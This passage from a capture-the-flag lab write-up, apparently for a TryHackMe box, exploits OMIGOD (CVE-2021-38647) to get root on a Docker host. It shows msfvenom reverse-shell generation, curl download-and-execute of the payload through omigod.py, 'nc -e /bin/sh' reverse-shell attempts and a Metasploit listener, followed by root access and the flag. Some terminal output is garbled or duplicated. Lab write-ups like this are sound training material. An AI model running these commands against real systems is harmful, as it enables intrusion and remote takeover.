
5.24. I loaded up a payload in MFSVenom.



```
┌──(kali㉿kali)-[~/Documents/tools/CVE-2021-38647]
└─$ msfvenom -p linux/x64/shell_reverse_tcp -f elf -o shell LHOST=10.2.21.245 LPORT=443
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf file: 194 bytes
Saved as: shell
```




```
┌──(kali㉿kali)-[~/Documents/tools]
└─$ sudo python3 -m http.server 888
Serving HTTP on 0.0.0.0 port 888 (http://0.0.0.0:888/) ...
10.10.95.119 - - [14/Mar/2022 14:14:46] "GET /shell HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
```




```
root@4a70924bafa0:/tmp# python3 omigod.py -t 172.17.0.1 -c "which curl"
python3 omigod.py -t 172.17.0.1 -c "which curl"
/usr/bin/curl
root@4a70924bafa0:/tmp# python3 omigod.py -t 172.17.0.1 -c "curl 10.2.21.245/shell -o /tmp/shell"
<72.17.0.1 -c "curl 10.2.21.245/shell -o /tmp/shell"
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current&#10;
 Dload  Upload   Total   Spent    Left  Speed&#10;&#13;  0     0    0     0    0     0      0      0 --:--:-- --:--:
-- --:--:--     0&#13;  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0&#13;  0     0
  0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0&#10;curl: (7) Failed to connect to 10.2.21.245 p
ort 80: Connection refused
root@4a70924bafa0:/tmp# python3 omigod.py -t 172.17.0.1 -c "curl 10.2.21.245:888/shell -o /tmp/shell"
<7.0.1 -c "curl 10.2.21.245:888/shell -o /tmp/shell"
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current&#10;
 Dload  Upload   Total   Spent    Left  Speed&#10;&#13;  0     0    0     0    0     0      0      0 --:--:-- --:--:
-- --:--:--     0&#13;100   194  100   194    0     0    456      0 --:--:-- --:--:-- --:--:--   456
root@4a70924bafa0:/tmp# "nc -e /bin/sh 10.2.21.245 9001"
<y -t 172.17.0.1 -c "nc -e /bin/sh 10.2.21.245 9001"
"nc -e /bin/sh 10.2.21.245 9001"
bash: nc -e /bin/sh 10.2.21.245 9001: No such file or directory
root@4a70924bafa0:/tmp# <y -t 172.17.0.1 -c "nc -e /bin/sh 10.2.21.245 9001"
bash: y: No such file or directory
root@4a70924bafa0:/tmp# "nc -e /bin/sh 10.2.21.245 9001"
<y -t 172.17.0.1 -c "nc -e /bin/sh 10.2.21.245 9001"
"nc -e /bin/sh 10.2.21.245 9001"
bash: nc -e /bin/sh 10.2.21.245 9001: No such file or directory
root@4a70924bafa0:/tmp# <y -t 172.17.0.1 -c "nc -e /bin/sh 10.2.21.245 9001"
bash: y: No such file or directory
root@4a70924bafa0:/tmp# "nc -e /bin/sh 10.2.21.245 9001"
<y -t 172.17.0.1 -c "nc -e /bin/sh 10.2.21.245 9001"
"nc -e /bin/sh 10.2.21.245 9001"
bash: nc -e /bin/sh 10.2.21.245 9001: No such file or directory
root@4a70924bafa0:/tmp# <y -t 172.17.0.1 -c "nc -e /bin/sh 10.2.21.245 9001"
bash: y: No such file or directory
root@4a70924bafa0:/tmp# python3 omigod.py -t 172.17.0.1 -c "chmod 777 /tmp/shell"
<3 omigod.py -t 172.17.0.1 -c "chmod 777 /tmp/shell"
root@4a70924bafa0:/tmp# python3 omigod.py -t 172.17.0.1 -c "/tmp/shell"
python3 omigod.py -t 172.17.0.1 -c "/tmp/shell"
```

5.25. I set up my listener with “sudo msfconsole -q -x "use multi/handler; set payload linux/x64/shell_reverse_tcp; set lhost 10.2.21.245; set lport 9443; exploit"”

5.26. Uploaded it to the machine and popped a root shell on the host, finishing the box!



```
┌──(kali㉿kali)-[~/Documents/tools]
└─$ sudo msfconsole -q -x "use multi/handler; set payload linux/x64/shell_reverse_tcp; set lhost 10.2.21.2
ort 9443; exploit"
[*] Using configured payload generic/shell_reverse_tcp
payload ⇒ linux/x64/shell_reverse_tcp
lhost ⇒ 10.2.21.245
lport ⇒ 9443
[*] Started reverse TCP handler on 10.2.21.245:9443
set lport 443

^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf6 exploit(multi/handler) > set lport 443
lport ⇒ 443
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.2.21.245:443
[*] Command shell session 1 opened (10.2.21.245:443 → 10.10.95.119:53126 ) at 2022-03-14 14:17:04 -0400



whoami
root
ifconfig
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        inet6 fe80::42:eff:fed7:4fd  prefixlen 64  scopeid 0×20<link>
        ether 02:42:0e:d7:04:fd  txqueuelen 0  (Ethernet)
        RX packets 440482  bytes 28447379 (28.4 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 35912  bytes 36654682 (36.6 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 9001
        inet 10.10.95.119  netmask 255.255.0.0  broadcast 10.10.255.255
        inet6 fe80::fc:28ff:fe2e:bb17  prefixlen 64  scopeid 0×20<link>
        ether 02:fc:28:2e:bb:17  txqueuelen 1000  (Ethernet)
        RX packets 35348  bytes 34526999 (34.5 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 17480  bytes 6404109 (6.4 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
```



```
ifconfig
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        inet6 fe80::42:eff:fed7:4fd  prefixlen 64  scopeid 0×20<link>
        ether 02:42:0e:d7:04:fd  txqueuelen 0  (Ethernet)
        RX packets 440482  bytes 28447379 (28.4 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 35912  bytes 36654682 (36.6 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 9001
        inet 10.10.95.119  netmask 255.255.0.0  broadcast 10.10.255.255
        inet6 fe80::fc:28ff:fe2e:bb17  prefixlen 64  scopeid 0×20<link>
        ether 02:fc:28:2e:bb:17  txqueuelen 1000  (Ethernet)
        RX packets 35348  bytes 34526999 (34.5 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 17480  bytes 6404109 (6.4 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 250  bytes 20600 (20.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 250  bytes 20600 (20.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

vethba02a87: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::fc24:c8ff:fe88:ad45  prefixlen 64  scopeid 0×20<link>
        ether fe:24:c8:88:ad:45  txqueuelen 0  (Ethernet)
        RX packets 440482  bytes 34614127 (34.6 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 35930  bytes 36656038 (36.6 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0



hostname
ubuntu
whoami
root
cat /root/root.txt
THM[redacted]
```